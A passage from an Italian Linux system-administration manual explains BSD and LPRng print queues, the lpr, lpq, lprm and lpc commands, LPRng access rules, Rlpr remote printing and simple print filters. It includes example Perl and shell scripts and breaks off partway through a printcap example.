Il file ‘/etc/printcap’ permette di definire le code di stampa, comprese quelle che fanno riferimento a servizi remoti. Tra queste code, è necessario stabilire quale sia quella predefinita, ovvero quella che deve essere presa in considerazione quando non vi si fa riferimento in modo esplicito.

La coda predefinita (ovvero la stampante predefinita) corrisponde per tradizione al nome ‘**lp**’, ma questa definizione può essere alterata utilizzando la variabile di ambiente ‘**PRINTER**’. Se esiste, definisce il nome della stampante predefinita, altrimenti resta ‘**lp**’.

È importante tenere presente che la politica del proprio sistema di stampa potrebbe essere anche differente; per esempio, in mancanza di indicazioni la coda predefinita potrebbe essere quella corrispondente alla prima dichiarazione del genere nel file ‘/etc/printcap’. A questo proposito, è bene che la definizione della coda tradizionale ‘**lp**’, sia sempre la prima.

212.3.4 Clienti di stampa

Il cliente del sistema di stampa è un programma in grado di accodare una stampa. In generale, nei sistemi di stampa derivati da quello di BSD, si utilizza il programma ‘**lpr**’ e in alcuni casi il programma ‘**lp**’:

```
lpr [opzioni] [file...]
```

```
lp [opzioni] [file...]
```

In condizioni normali, questi programmi sono in grado di mettere in stampa i file indicati alla fine della riga di comando, oppure, in loro mancanza, utilizzano per questo lo standard input. Sono molto poche le opzioni standard di questi programmi e, in generale, la cosa più importante è la definizione della coda di stampa a cui si vuole inviare il file:

```
lpr -P coda [file...]
```

```
lp -m coda [file...]
```

Lo schema sintattico semplificato mostra esattamente questa possibilità, sia per ‘**lpr**’ che per ‘**lp**’. Si osservi in particolare che nel caso di ‘**lpr**’, la tradizione prevede anche che il nome della coda possa essere attaccato alla lettera dell’opzione.

Tabella 212.15. Alcune opzioni di '**lpr**'.

Opzione	Descrizione
`-P`*coda* `-P` *coda*	Permette di specificare una coda di stampa particolare, tra quelle previste all'interno di '`/etc/printcap`'. Se non viene utilizzata questa opzione, si fa riferimento alla stampante predefinita (che di solito è '**lp**').
`-m`	Al termine della stampa, invia un messaggio attraverso '**mail**' all'utente che ha avviato il programma.
`-#`*n_copie*	Permette di specificare il numero di copie che si vuole siano stampate. Il numero di copie è indicato da un numero che segue il simbolo '**#**'.

Tabella 212.16. Alcune opzioni di '**lp**'.

Opzione	Descrizione
`-d` *coda*	Permette di specificare una coda di stampa particolare, tra quelle previste all'interno di '`/etc/printcap`'. Se non viene utilizzata questa opzione, si fa riferimento alla stampante predefinita (che di solito è '**lp**').
`-m`	Al termine della stampa, invia un messaggio attraverso '**mail**' all'utente che ha avviato il programma.
`-n` *n_copie*	Permette di specificare il numero di copie che si vuole siano stampate.

Segue la descrizione di alcuni esempi.

- `$` **`lpr lettera`** [*Invio*]

  oppure

  `$` **`lp lettera`** [*Invio*]

  Accoda la stampa del file '`lettera`' utilizzando la coda predefinita.

- `$` **`lpr -P laser lettera`** [*Invio*]

  oppure

  `$` **`lp -d laser lettera`** [*Invio*]

  Accoda la stampa del file '`lettera`' utilizzando la coda identificata con il nome '**laser**' all'interno del file '`/etc/printcap`'.

- `$` **`lpr -Plaser lettera`** [*Invio*]

  Esattamente come nell'esempio precedente.

- `$` **`ls -l | lpr`** [*Invio*]

  oppure

  `$` **`ls -l | lp`** [*Invio*]

  Accoda la stampa dell'elenco della directory corrente. In pratica, viene accodato quanto proveniente dallo standard input che proviene dal comando '**ls -l**'.

212.3.5 Esame delle code di stampa

Per conoscere la situazione delle code di stampa si utilizza il comando '**lpq**':

```
lpq [opzioni] [numero_processo_di_stampa...] [utente...]
```

Il programma '**lpq**' esamina le code di stampa e restituisce lo stato di una o di tutte le stampe accodate dall'utente specificato. Se '**lpq**' viene eseguito senza alcun argomento, restituisce lo stato di tutte le stampe accodate.

Tabella 212.17. Alcune opzioni.

Opzione	Descrizione
`-P` *coda*	Permette di specificare una coda particolare. Se non viene specificato, si fa riferimento a quella predefinita.
`-l`	Restituisce maggiori informazioni su ogni processo di stampa.

212.3.6 Rimozione dei processi di stampa dalle code

I processi di stampa che risultano ancora visibili nelle code, possono essere rimossi dall'utente che li ha generati, o dall'utente '**root**'.

```
lprm [opzioni] [utente...]
```

Permette di rimuovere uno o più processi di stampa accodati precedentemente. Il nome dell'utente può essere specificato solo se il comando viene utilizzato dall'utente '**root**', nel senso che solo lui può interrompere la stampa di altri utenti. Se non viene specificato il nome dell'utente, si intende che si tratti dello stesso che ha eseguito '**lprm**'. Se non vengono specificati argomenti, l'esecuzione del comando '**lprm**' implica l'eliminazione della stampa in corso per l'utente che lo ha richiesto. Naturalmente, ciò vale solo se l'utente in questione ha, in quel momento, una stampa in esecuzione.

> Se l'utente '**root**' utilizza '**lprm**' senza specificare un utente a cui fare riferimento, ottiene l'eliminazione di tutti i processi di stampa nelle code, attivi o meno che siano.

Tabella 212.18. Alcune opzioni.

Opzione	Descrizione
`-P` *coda*	Permette di specificare una coda particolare. Se non viene specificata, si fa riferimento alla coda predefinita.
numero_processo_di_stampa...	Se tra gli argomenti vengono indicati uno o più numeri, questi si intendono riferiti ai processi di stampa che si vogliono eliminare.

212.3.7 Controllo del sistema di stampa

L'utente '**root**' controlla il sistema di stampa, ovvero il funzionamento dei vari demoni '**lpd**', attraverso il programma '**lpc**':

```
lpc [comando [argomento...]]
```

Le possibilità effettive di '**lpc**' dipendono dalle caratteristiche del sistema di stampa. In generale, per ogni coda di stampa configurata all'interno di '/etc/printcap', '**lpc**' può eseguire le azioni seguenti:

- disabilitare o abilitare una stampante;
- disabilitare o abilitare una coda di stampa;
- modificare l'ordine dei processi di stampa in coda;
- visualizzare lo stato delle stampanti, delle code relative e dei demoni che se ne occupano.

Se '**lpc**' viene avviato senza argomenti, si attiva la modalità di comando evidenziata dalla presenza dell'invito '**lpc>**'. Se invece vengono forniti degli argomenti, il primo di questi viene interpretato come un comando, mentre i restanti come parametri del comando. È possibile inviare a '**lpc**', attraverso lo standard input, un file contenente una serie di comandi.

Il programma '**lpc**' può essere eseguito anche da un utente comune, ma in tal caso sono disponibili solo alcune funzioni.

Tabella 212.19. Comandi a disposizione di tutti gli utenti.

Comando	Descrizione
`? [`*comando...*`]` `help [`*comando...*`]`	Visualizza una descrizione sintetica dei comandi elencati, oppure, se non ne viene indicato alcuno, l'elenco di tutti i comandi a disposizione.
`exit` `quit`	Termina l'esecuzione di '**lpc**'.
`status {all | `*coda*`}`	Visualizza lo stato della coda di stampa locale indicata, oppure di tutte, se si utilizza la parola chiave '**all**'.

Tabella 212.20. Comandi a disposizione dell'utente '**root**'.

Comando	Descrizione
`abort {all | `*coda*`}`	Termina l'esecuzione del demone attivo che si occupa della stampa nell'elaboratore locale, quindi disabilita la stampa, prevenendo l'avvio di altri demoni da parte di '**lpr**'. Quando viene riavviata la stampa, riprende il processo di stampa attivo nel momento dell'interruzione.
`enable {all | `*coda*`}` `disable {all | `*coda*`}`	Abilita o disabilita l'uso della coda specificata, consentendo o impedendo la generazione di nuovi processi di stampa.

Comando	Descrizione
`up` {`all` | *coda*} `down` {`all` | *coda*} *messaggio*	Abilita o disabilita l'uso della coda indicata, consentendo o bloccando la stampa dei processi di stampa esistenti.
`start` {`all` | *coda*} `stop` {`all` | *coda*}	Avvia o arresta il demone che gestisce la coda. Nel caso di arresto, questo avviene al termine del processo di stampa eventualmente in esecuzione. Tuttavia, gli utenti possono continuare ad accodare stampe. Il comando '**`start`**' può essere utile anche per riavviare un demone che per qualche ragione ha cessato di funzionare in modo inatteso.
`topq` *coda* ↩ ↪ [*numero_processo_di_stampa*...]	Cambia l'ordine di esecuzione dei processi di stampa ponendo quelli indicati in precedenza rispetto agli altri.

212.3.8 Particolarità del sistema BSD vero e proprio

Il sistema di stampa BSD prevede l'uso dei file '`/etc/hosts.equiv`' e '`/etc/hosts.lpd`'. Questi servono a elencare i nomi degli elaboratori remoti cui è consentito collegarsi per ottenere l'accesso al sistema di stampa locale. Per la precisione, è il file '`/etc/hosts.lpd`' che dovrebbe essere utilizzato per questo tipo di autorizzazione; tuttavia, dal momento che l'elenco contenuto in '`/etc/hosts.equiv`' serve già per consentire l'accesso attraverso programmi come Rsh (302.3), è ragionevole che anche a questi sia concesso di accedere al servizio di stampa.

È importante ribadire che con questo sistema di stampa, se non si predispone correttamente il file '`/etc/hosts.lpd`', oppure il file '`/etc/hosts.equiv`', o entrambi, non si ottiene l'accesso da clienti remoti.

Con il sistema di stampa BSD non è possibile accedere a stampanti remote se non è stata prevista una coda locale corrispondente nel file di configurazione '`/etc/printcap`' (con l'uso dei campi '**`rm`**' e '**`rp`**'). Per questo esistono anche dei programmi di servizio specifici che instaurano una connessione con il sistema remoto di stampa in modo autonomo. Si tratta di '**`rlpr`**' e '**`rlpq`**', che vengono descritti più avanti.

212.3.9 Particolarità di LPRng

Il sistema di stampa LPRng [2] è molto più evoluto rispetto a quello della tradizione BSD, anche se di solito viene utilizzato in modo abbastanza conforme a quello; tuttavia consentirebbe di accedere a delle estensioni molto sofisticate, soprattutto per ciò che riguarda la stampa remota.

LPRng fa uso di '`/etc/printcap`' e di altri file di configurazione; precisamente si tratta di '`/etc/lprng/lpd.conf`' e di '`/etc/lprng/lpd.perms`'. Per quanto riguarda '`/etc/printcap`', c'è da osservare che i record di definizione delle code, possono essere continuati su più righe, anche senza utilizzare il simbolo di continuazione ('`\`').

Se il pacchetto utilizzato per installare LPRng è stato predisposto correttamente, non dovrebbe essere necessario indicare alcunché nel file di configurazione '`/etc/lprng/lpd.conf`', che di solito viene fornito commentato completamente, con gli esempi delle varie direttive che vi potrebbero apparire. Eventualmente, può essere interessante abilitare la stampa di più copie attraverso la direttiva seguente nel file '`/etc/lprng/lpd.conf`':

```
# Max number of copies.
mc#10000000
```

Il file '`/etc/lprng/lpd.perms`' serve a definire i permessi di accesso al servizio. Di solito, questo file viene fornito già predisposto per l'utilizzo locale normale; se si vuole concedere l'accesso da parte di clienti remoti è indispensabile modificare questo file, allo scopo di attivare i permessi necessari. Con ciò, si può intendere che LPRng non considera i file '`/etc/hosts.equiv`' e '`/etc/hosts.lpd`'.

```
# concede all'utente root sul servente di controllare i processi di stampa
ACCEPT SERVICE=C SERVER REMOTEUSER=root

# concede a chiunque di ottenere lo stato dei processi di stampa
ACCEPT SERVICE=S

# rifiuta le richieste di stampa dai nodi remoti
REJECT SERVICE=XRPQ NOT SERVER

# rifiuta tutto il resto
REJECT SERVICE=CSU

# concede agli utenti che accedono dai nodi originari,
# di eliminare i propri processi di stampa
ACCEPT SERVICE=M SAMEHOST SAMEUSER

# concede all'utente root sul servente di eliminare i processi di stampa
ACCEPT SERVICE=M SERVER REMOTEUSER=root
REJECT SERVICE=M

# tutte le altre operazioni sono concesse
DEFAULT ACCEPT
```

L'esempio appena mostrato rappresenta un file '`/etc/lprng/lpd.perms`' tipico, dove in particolare sono esclusi gli accessi da parte di clienti remoti. Per fare in modo di consentire l'accesso sommario da parte di una sottorete, si può modificare la direttiva seguente:

```
REJECT SERVICE=XRPQ NOT SERVER
```

Questa deve essere trasformata così:

```
REJECT SERVICE=XRPQ NOT SERVER NOT REMOTEIP=192.168.0.0/255.255.0.0
```

In tal modo, secondo l'esempio, si concede a tutta la sottorete 192.168.*.* di accedere.

Naturalmente, si può concedere l'accesso a chiunque, senza limitazioni, mettendo nel file '`/etc/lprng/lpd.perms`' soltanto la direttiva seguente:

```
DEFAULT ACCEPT
```

Un vantaggio importante nell'uso di LPRng sta nella possibilità di accedere direttamente a servizi di stampa remoti, senza dover passare per una coda locale configurata nel file '`/etc/printcap`'. Tutto è molto semplice: nelle situazioni in cui è consentito indicare il nome di

una coda di stampa, si può usare la notazione seguente per accedere direttamente al servizio remoto corrispondente:

coda*@*nodo

L'esempio seguente invia alla stampa, presso la coda '**`lp`**' del nodo di rete *`roggen.brot.dg`*, il file '`lettera`'.

```
$ lpr -P lp@roggen.brot.dg lettera [Invio]
```

Infine, è bene tenere presente che è possibile verificare la correttezza della configurazione attraverso il programma di servizio '**`checkpc`**' (*Check printcap*):

`checkpc` [***opzioni***] [***file_printcap***]

Di solito si utilizza '**`checkpc`**' senza argomenti di alcun tipo, allo scopo di controllare il file '`/etc/printcap`' (ovvero quello predefinito), gli altri file di configurazione e le directory delle code. Il controllo riguarda sia la configurazione, sia i permessi dei file. È molto importante l'opzione '**`-f`**', con la quale si richiede a '**`checkpc`**' di provvedere da solo a sistemare ciò che è possibile. Naturalmente, l'uso di '**`checkpc`**' con l'opzione '**`-f`**' è riservato all'utente '**`root`**'.

Prima di utilizzare '**`checkpc`**' è opportuno concludere il funzionamento di tutti i demoni '**`lpd`**' che fossero eventualmente in funzione.

```
# checkpc -f [Invio]
```

A titolo di esempio viene mostrato quello che potrebbe essere generato da questo comando:

```
 Checking permission file '/etc/lpd.perms:/usr/etc/lpd.perms'
 Freeing Perms
 Done Perms
 LPD lockfile '/var/spool/lpd/lpd.lock.tizio.printer'
  Checking directory: '/var/spool/lpd'
   checking file '/var/spool/lpd/lpd.lock.tizio.printer'
 Truncating LPD log file '/var/spool/lpd/lpd.log.tizio'
 Checking /var/spool/lpd/lpd.log.tizio file '/var/spool/lpd/lpd.log.tizio'
checkpc: Warning - cannot open '/var/spool/lpd/lpd.log.tizio'
 lp: Checking printer 'lp'
 lp:  Checking directory: '/var/spool/lpd/lp'
 lp:   checking file '/var/spool/lpd/lp/control.lp'
 lp:   checking file '/var/spool/lpd/lp/status.lp'
 lp:   checking file '/var/spool/lpd/lp/status'
 lp:   checking file '/var/log/lp-errs'
 lp:   checking file '/var/log/lp-acct'
 lp: Checking log file '/var/log/lp-errs'
 lp:    'log' file 0 bytes long: no truncation
 lp: Checking accounting file '/var/log/lp-acct'
 lp:    'accounting' file 2316 bytes long: no truncation
```

```
lp: Checking filter status file '/var/spool/lpd/lp/status'
lp:     'filter status' file 0 bytes long: no truncation
```

212.4 Stampa remota attraverso Rlpr

Il pacchetto di programmi Rlpr, [3] estraneo al sistema di stampa BSD tradizionale, può essere molto utile per stampare utilizzando servizi remoti, senza passare per la configurazione del file '`/etc/printcap`' locale. Tuttavia, è il caso di ricordare che non c'è bisogno di tali programmi nel caso si disponga già di un sistema di stampa LPRng, in cui i programmi clienti normali sono in grado di fare questo da soli.

Rlpr sostituisce in pratica alcuni programmi di servizio, tipici del sistema di stampa BSD, con altri, caratterizzati da una lettera «r» iniziale, che sta per «remoto»:

rlpr [*opzioni*] [*file_da_stampare*...]

rlpq [*opzioni*] [*numero_processo_di_stampa*...] [*utente*...]

rlprm [*opzioni*] [*utente*...]

Come si può intuire, questi programmi sostituiscono, nell'ordine, '**`lpr`**', '**`lpq`**' e '**`lprm`**'.

Questi programmi, per compiere il loro lavoro correttamente, richiedono i privilegi dell'utente '**`root`**', pertanto hanno solitamente il bit SUID attivo, appartenendo all'utente '**`root`**' (SUID-root), come documentato chiaramente nelle pagine di manuale *rlpr(1)*, *rlpq(1)* e *rlprm(1)*.

Molte delle opzioni dei programmi originali, sono preservate; con qualche aggiunta e qualche modifica. In particolare:

Opzione	Descrizione
`-H` *nodo* `--printhost=`*nodo*	Definisce l'elaboratore remoto al quale ci si vuole rivolgere per ottenere la stampa. Al posto di utilizzare questa opzione si può sfruttare il nome della coda di stampa per includervi anche l'indicazione del nodo di rete remoto. Si osservi a tal fine la descrizione dell'opzione '**`-P`**'.
`-P`*coda* [`@`*nodo*] `--printer=`*coda* [`@`*nodo*] `--queue=`*coda* [`@`*nodo*]	Seleziona la coda di stampa remota. Se non si utilizza l'opzione '**`-H`**', si può usare la notazione ***coda*@*nodo***.

A titolo di esempio vengono mostrati due comandi equivalenti, per ottenere la stampa del contenuto della directory corrente, attraverso la coda '**`lp`**' presso l'indirizzo 192.168.1.1:

`$` **`ls -l | rlpr --printhost=192.168.1.1 -Plp`** [*Invio*]

$ **ls -l | rlpr -Plp@192.168.1.1** [*Invio*]

212.4.1 Scelta automatica della stampante remota

Supponendo di avere a disposizione diverse stampanti remote, si potrebbe avere la necessità di selezionare in qualche modo la coda di stampa, cercando di sfruttare la prima stampante libera. Qui viene proposto un piccolo programma Perl che trova la stampante con la coda libera, oppure accoda in modo casuale, purché si tratti di una coda attiva. Per comodità, si può dare a questo programma proprio il nome '**lpr**', in modo da renderlo trasparente all'utilizzatore.

```
#!/usr/bin/perl
#
# Indicare qui l'elenco delle code di stampa remote disponibili:
#
@printers = ("lp\@stampante1.brot.dg",
             "lp\@stampante2.brot.dg",
             "lp\@stampante3.brot.dg",
             "lp\@stampante4.brot.dg",
             "lp\@stampante5.brot.dg",
             "lp\@stampante6.brot.dg",
             "lp\@stampante7.brot.dg");
#
# Questa funzione esegue un comando del sistema operativo, restituendo
# quanto emesso dallo stesso attraverso i flussi standard.
#
sub system_output
{
    local ($command)  = $_[0];
    local ($line)     = "";
    local ($result)   = "";
    #
    # Esegue il comando.
    #
    open (COMMAND, "$command 2>&1 |");
    #
    # Recupera il risultato emesso dal comando.
    #
    while ($line = <COMMAND>)
      {
        $result = $result . $line
      }
    #
    # Chiude il flusso generato dal comando.
    #
    close (COMMAND);
    #
    return $result;
}
```

```
#
# Inizio del programma.
#
local ($arguments)      = "";
local ($noauto)         = 0;
local ($n)              = 0;
local ($test)           = "";
#
# Scandisce gli argomenti.
#
for ($n = 0; $n <= $#ARGV; $n++)
  {
    #
    # Analizza l'argomento $n-esimo.
    #
    if ($ARGV[$n] =~ m/^-P.*/
           || $ARGV[$n] =~ m/^--printer=.*/
           || $ARGV[$n] =~ m/^--queue=.*/)
      {
        #
        # In questo caso, è stata già specificata la coda di stampa
        # dall'utilizzatore.
        #
        $noauto    = 1;
      }
    #
    # Mette da parte l'argomento scandito.
    #
    $arguments = $arguments . " " . $ARGV[$n];
  }
#
# Se è stata specificata la stampante, non si procede in modo
# automatico.
#
if ($noauto)
  {
    system ("| rlpr $arguments");
    exit;
  }
#
# In condizioni normali, si cerca la prima stampante che risulta
# pronta.
#
for ($n = 0; $n <= $#printers; $n++)
  {
    $test = &system_output ("rlpq -P$printers[$n]");
    if ($test =~ m/^no entries$/)
```

```
      {
        system ("rlpr -P$printers[$n] $arguments");
        print STDOUT ("Stampa inviata a $printers[$n]\n");
        exit;
      }
  }
#
# Se non è stata trovata una stampante libera, si cerca una stampante
# che non abbia problemi.
#
while ($#printers > 0)
  {
    $n = (int ((rand) * $#printers) - 1);
    $test = &system_output ("rlpq -P$printers[$n]");
    if ($test !~ m/error/i
        && $test !~ m/warning/i)
      {
        system ("rlpr -P$printers[$n] $arguments");
        print STDOUT ("Stampa inviata a $printers[$n]\n");
        exit;
      }
    #
    # Elimina l'elemento dall'array.
    #
    splice (@printers, $n, 1);
  }
#
# Se nessuna stampante è nelle condizioni di poter stampare,
# avvisa.
#
print STDERR ("Nessuna delle stampanti previste è nelle condizioni ");
print STDERR ("di poter stampare.\n");
```

212.5 Stampa automatica da un file

Può capitare di utilizzare programmi che sono in grado esclusivamente di stampare utilizzando un file su disco. Per fare in modo che questo file venga trasmesso automaticamente alla stampante, si può realizzare uno script come quello seguente:

```
#!/bin/sh
PRINT_FILE=$1
PREVIOUS_SIZE="0"
while true
do
    sleep 2
    SIZE=`ls -s --block-size=1 $PRINT_FILE | sed "s/^ *\([0-9]*\) .*$/\1/"`
    if [ "$PREVIOUS_SIZE" = "$SIZE" ] && [ "$SIZE" != "0" ]
```

```
    then
        lpr $PRINT_FILE
        cat /dev/null > $PRINT_FILE
        PREVIOUS_SIZE="0"
    else
        PREVIOUS_SIZE="$SIZE"
    fi
done
```

In pratica, dopo un'attesa di due secondi, viene verificata la dimensione del file, confrontandola con la dimensione precedente (inizialmente è zero). Se la dimensione è cambiata, il file viene inviato alla stampa e viene annullato il suo contenuto.

Per interpretare cosa accade nel comando che serve a estrarre la dimensione del file, si può immaginare di averne uno di 1 Mibyte:

$ **ls -s --block-size=1 mio_file.ps** [*Invio*]

```
1048576 mio_file.ps
```

Il comando '**sed**' riceve questo risultato attraverso lo standard input ed estrae solo il valore numerico:

$ **echo 1048576 mio_file.ps | sed "s/^ *\([0-9]*\) .*$/\1/"** [*Invio*]

```
1048576
```

Questo meccanismo di stampa non può essere perfetto, però può essere una soluzione accettabile in mancanza di altro. Supponendo che lo script si chiami '**STAMPA**', supponendo che il file da controllare sia '`/tmp/mio_file.ps`', si potrebbe usare così:

$ **STAMPA /tmp/mio_file.ps &** [*Invio*]

212.6 Stampare attraverso X con un sistema di stampa BSD

Quando si inizia a utilizzare il sistema grafico X, provenendo dall'esperienza di un sistema operativo grafico estraneo alle convenzioni Unix, uno dei primi problemi (apparenti) che si incontrano è la stampa. Di solito, se ci si accontenta di stampare senza pretendere di interagire con la stampante, l'operazione è abbastanza semplice, perché si può usare un comando per la stampa come se si trattasse di programmi normalissimi senza grafica. In effetti, la standardizzazione del formato PostScript è molto importante. Praticamente tutti i programmi che devono emettere qualcosa di diverso dal semplice testo ASCII, utilizzano il formato PostScript. Restano allora solo un paio di problemi:

- determinare la coda di stampa in base alle voci del file '`/etc/printcap`';
- poter utilizzare un programma diverso da '**lpr**' nei sistemi in cui non si utilizza il sistema di stampa BSD.

Generalmente, i programmi che hanno la necessità di stampare propongono una riga di comando per la stampa, per cui è anche possibile utilizzare un sistema di stampa che dispone di un cliente diverso dal solito programma '**lpr**'.

Alcuni programmi più vecchi richiedono solo l'indicazione della voce del file '`/etc/printcap`' e quindi pretendono di utilizzare il programma '**lpr**' con l'opzione '**-P**'.

Figura 212.32. Questo è un esempio di un programma che è in grado di stampare solo attraverso '**lpr**'. Se non viene indicato il nome di una coda di stampa, si fa riferimento a '**lp**', o comunque a quella predefinita.

Printer Name:

Okay Cancel

Figura 212.33. Questo è un esempio di un programma normale che permette l'indicazione di una riga di comando completa (o quasi). Non deve essere inserito il nome del file da stampare che di norma viene fornito attraverso lo standard input.

Paper size A4

Orientation Portrai Landscape

Scaling factor 100

Command lpr -Plp

OK Annulla

212.7 Sviluppo attuale

Il sistema di stampa tradizionale dei sistemi Unix, descritto in questo capitolo, consente soltanto di inviare un file alla stampante. Sta all'amministratore del sistema configurare le code di stampa in modo da predisporre dei filtri appropriati.

Così facendo, però, diventa difficile richiedere alla stampante delle opzioni di funzionamento particolari; per esempio non si può selezionare il formato della carta (supponendo di disporre di cassetti con formati alternativi), così come non è possibile abilitare o disabilitare la stampa fronte-retro (*duplex*) automatica, a meno di agire fisicamente sulla stampante.

Per risolvere questo problema, esiste la possibilità di definire dei file di configurazione particolari, associati ognuno a un tipo specifico di stampante: i file PPD (*PostScript printer de-*

scription). Benché il nome suggerisca la relazione stretta con stampanti PostScript, in pratica si possono realizzare file PPD anche per altri tipi.

Per approfondire l'argomento si può leggere il documento *Tutorial on CUPS and Foomatic*, in particolare la parte terza: *Some theoretical background: CUPS, PPDs, PostScript and GhostScript*, di Till Kamppeter e Kurt Pfeifle ⟨*http://www.linuxprinting.org/kpfeifle/LinuxKongress2002/Tutorial/III.PostScript-and-PPDs/III.PostScript-and-PPDs.html* ⟩. Il sistema di stampa Cups viene introdotto nel capitolo 219, ma senza approfondire il problema dei file PPD.

212.8 Riferimenti

- L. McLaughlin III, *RFC 1179: Line Printer Daemon Protocol*, 1990

  ⟨*http://www.ietf.org/rfc/rfc1179.txt* ⟩

- Till Kamppeter, Kurt Pfeifle, *Some theoretical background: CUPS, PPDs, PostScript and GhostScript*

  ⟨*http://www.linuxprinting.org/kpfeifle/LinuxKongress2002/Tutorial/III.PostScript-and-PPDs/III.PostScript-and-PPDs.html* ⟩

[1] **BSD line printing spool system** UCB BSD

[2] **LPRng** GNU GPL o Artistic

[3] **Rlpr** GNU GPL

Capitolo 213

File e filtri per la stampa

Il sistema che gestisce le code dei processi di stampa e la stampa remota, rappresenta solo una parte della soluzione del problema della stampa. È importante chiarire in che modo devono essere composti i file per la stampa e come questi vanno gestiti dai filtri di stampa.

213.1 File per la stampa

Negli ambienti Unix si utilizzano normalmente due tipi fondamentali di file per la stampa:

- file di testo, o ASCII;
- file PostScript.

Teoricamente, i file di testo sono stampabili con qualunque tipo di stampante, mentre i file PostScript richiedono una stampante PostScript. In pratica, quasi sempre non è possibile stampare un file di testo così com'è e raramente si dispone di una stampante PostScript.

Negli ambienti Unix i file di testo (o file ASCII) seguono la convenzione dell'interruzione di riga attraverso il codice ASCII *<LF>*. Con il sistema operativo Dos è stato introdotto un codice differente, corrispondente a *<CR><LF>*. La maggior parte delle stampanti in circolazione è adatta a questo ultimo tipo di interruzione di riga, per cui, il solo carattere *<LF>* produce un avanzamento alla riga successiva, senza il ritorno alla prima colonna. Quando si invia un file di testo in stile Unix a una stampante che richiede l'interruzione di riga in stile Dos, si ottiene il noto ***effetto scalettatura***. Per esempio, si osservi il testo seguente:

```
Uno
Due
Tre
Quattro
Cinque
Sei
Sette
```

La stampa potrebbe produrre questo effetto:

```
Uno
   Due
      Tre
         Quattro
                Cinque
                      Sei
                         Sette
```

Per ovviare a tale inconveniente, prima di inviare un file di testo Unix a una stampante normale, occorre trasformare i codici di interruzione di riga in modo che comprendano sia *<CR>*, sia *<LF>*.

Il programma che tipicamente è in grado di eseguire questa conversione è '**`unix2dos`**'. Di questo ne esistono diverse edizioni incompatibili tra loro, accomunate solo dallo scopo. Qui si fa riferimento a un programma filtro, ovvero a uno '**`unix2dos`**' che riceve il file da convertire

dallo standard input e restituisce il risultato attraverso lo standard output (è importante sottolineare questo fatto perché esistono delle versioni che non si comportano così). I filtri di stampa sono descritti più avanti in questo capitolo, per il momento dovrebbe bastare sapere che si può utilizzare il programma '**unix2dos**' (o un altro programma simile) prima di inviare il file al programma '**lpr**', come si vede nell'esempio seguente:

$ **cat esempio.txt | unix2dos | lpr** [*Invio*]

Come accennato, il programma '**unix2dos**' non è standard e a volte si può incontrare una versione che non funziona esattamente come negli esempi indicati qui. Eventualmente, se la propria distribuzione GNU/Linux dispone di questo programma di servizio, conviene consultare la sua documentazione: *unix2dos(1)*.

In alternativa al programma '**unix2dos**' si può scrivere uno script Perl molto semplice e intuitivo, anche per chi non conosce tale linguaggio (che viene descritto a partire dal capitolo 640).

```
#!/usr/bin/perl
#
# filtro-crlf.pl < FILE_INPUT > FILE_OUTPUT
#
$riga = "";
#
while ($riga = <STDIN>)
  {
    #
    # Elimina il codice di interruzione di riga finale.
    #
    chomp $riga;
    #
    # Emette la riga con l'aggiunta di <CR> e <LF>.
    #
    print "$riga\r\n";
  };
#
```

Il sistema PostScript ha introdotto una sorta di rivoluzione nel modo di stampare: attraverso un linguaggio standardizzato ha reso la stampa indipendente dal tipo particolare di stampante utilizzato. L'unico inconveniente delle stampanti PostScript è il prezzo.

Fortunatamente, negli ambienti Unix è disponibile il programma Ghostscript in grado di trasformare un file PostScript in diversi formati, ognuno compatibile con un tipo diverso di stampante.

Nella maggior parte dei casi, quando cioè non si dispone di una stampante PostScript, si devono convertire i file PostScript in un formato accettabile dalla propria stampante. L'uso dei filtri di stampa permette di automatizzare questa operazione. Nel capitolo 215 viene descritto con maggiore dettaglio in che modo questi file PostScript possono essere gestiti.

213.2 Filtri di stampa

Attraverso il file '`/etc/printcap`', per ogni singolo record di descrizione di una coda, è possibile definire un gran numero di filtri di stampa, ognuno con uno scopo particolare. Di fatto, è preferibile limitarsi a utilizzarne uno solo, precisamente quello del campo '**`if`**', o *Input filter*. Il programma o lo script indicato nel campo '**`if`**' riceve alcuni argomenti:

> ***filtro_if*** [***opzioni***]

In particolare:

Argomento	Descrizione
`-c`	viene passato solo quando il programma '**`lpr`**' riceve l'opzione '**`-l`**' e dovrebbe servire al programma filtro per sapere che non deve applicare alcuna trasformazione;
`-w`***larghezza***	rappresenta la larghezza del foglio in caratteri, ammesso che ciò possa avere significato;
`-l`***lunghezza***	rappresenta la lunghezza del foglio in righe, ammesso che ciò possa avere significato;
`-i`***rientro***	rappresenta il rientro sinistro in caratteri, ammesso che ciò possa avere significato;
`-n` ***utente***	rappresenta il nome dell'utente che ha avviato la stampa;
`-h` ***nodo***	rappresenta l'elaboratore dal quale parte la richiesta di stampa.

A meno di voler studiare in modo approfondito l'uso del sistema di stampa di cui si dispone, la maggior parte di questi argomenti sono inutilizzabili. È molto più facile costruire un file di configurazione aggiuntivo, da fare leggere al filtro ogni volta che viene avviato, piuttosto che pretendere di fare tutto attraverso l'interpretazione degli argomenti ottenuti automaticamente. In ogni caso, si può contare su due argomenti, eventualmente utilizzabili per produrre intestazioni, o per produrre un registro (un *log*): il nome dell'utente e il nome dell'elaboratore.

213.2.1 Filtro diagnostico

Gli argomenti forniti al filtro di stampa potrebbero essere diversi da quanto dichiarato dalla documentazione; comunque, vale la pena di verificare cosa succede costruendo la prima volta un filtro diagnostico simile allo script seguente:

```
#!/bin/sh
pwd > /tmp/test-stampa
echo $1 >> /tmp/test-stampa
echo $2 >> /tmp/test-stampa
echo $3 >> /tmp/test-stampa
echo $4 >> /tmp/test-stampa
echo $5 >> /tmp/test-stampa
echo $6 >> /tmp/test-stampa
echo $7 >> /tmp/test-stampa
echo $8 >> /tmp/test-stampa
echo $9 >> /tmp/test-stampa
echo ${10} >> /tmp/test-stampa
echo ${11} >> /tmp/test-stampa
echo ${12} >> /tmp/test-stampa
echo ${13} >> /tmp/test-stampa
echo ${14} >> /tmp/test-stampa
echo ${15} >> /tmp/test-stampa
echo ${16} >> /tmp/test-stampa
echo ${17} >> /tmp/test-stampa
echo ${18} >> /tmp/test-stampa
echo ${19} >> /tmp/test-stampa
echo ${20} >> /tmp/test-stampa
```

Come si può vedere, viene creato il file '`/tmp/test-stampa`' con l'indicazione della directory corrente ('**`pwd`**') e quindi l'elenco dei contenuti dei vari parametri, ovvero l'elenco degli argomenti ricevuti. La voce (il record) di '`/etc/printcap`' che utilizza questo filtro potrebbe essere composta nel modo seguente ('`/var/spool/lpd/prova/filtro-prova`' è il nome dello script visto sopra).

```
prova:\
        :sd=/var/spool/lpd/prova:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp0:\
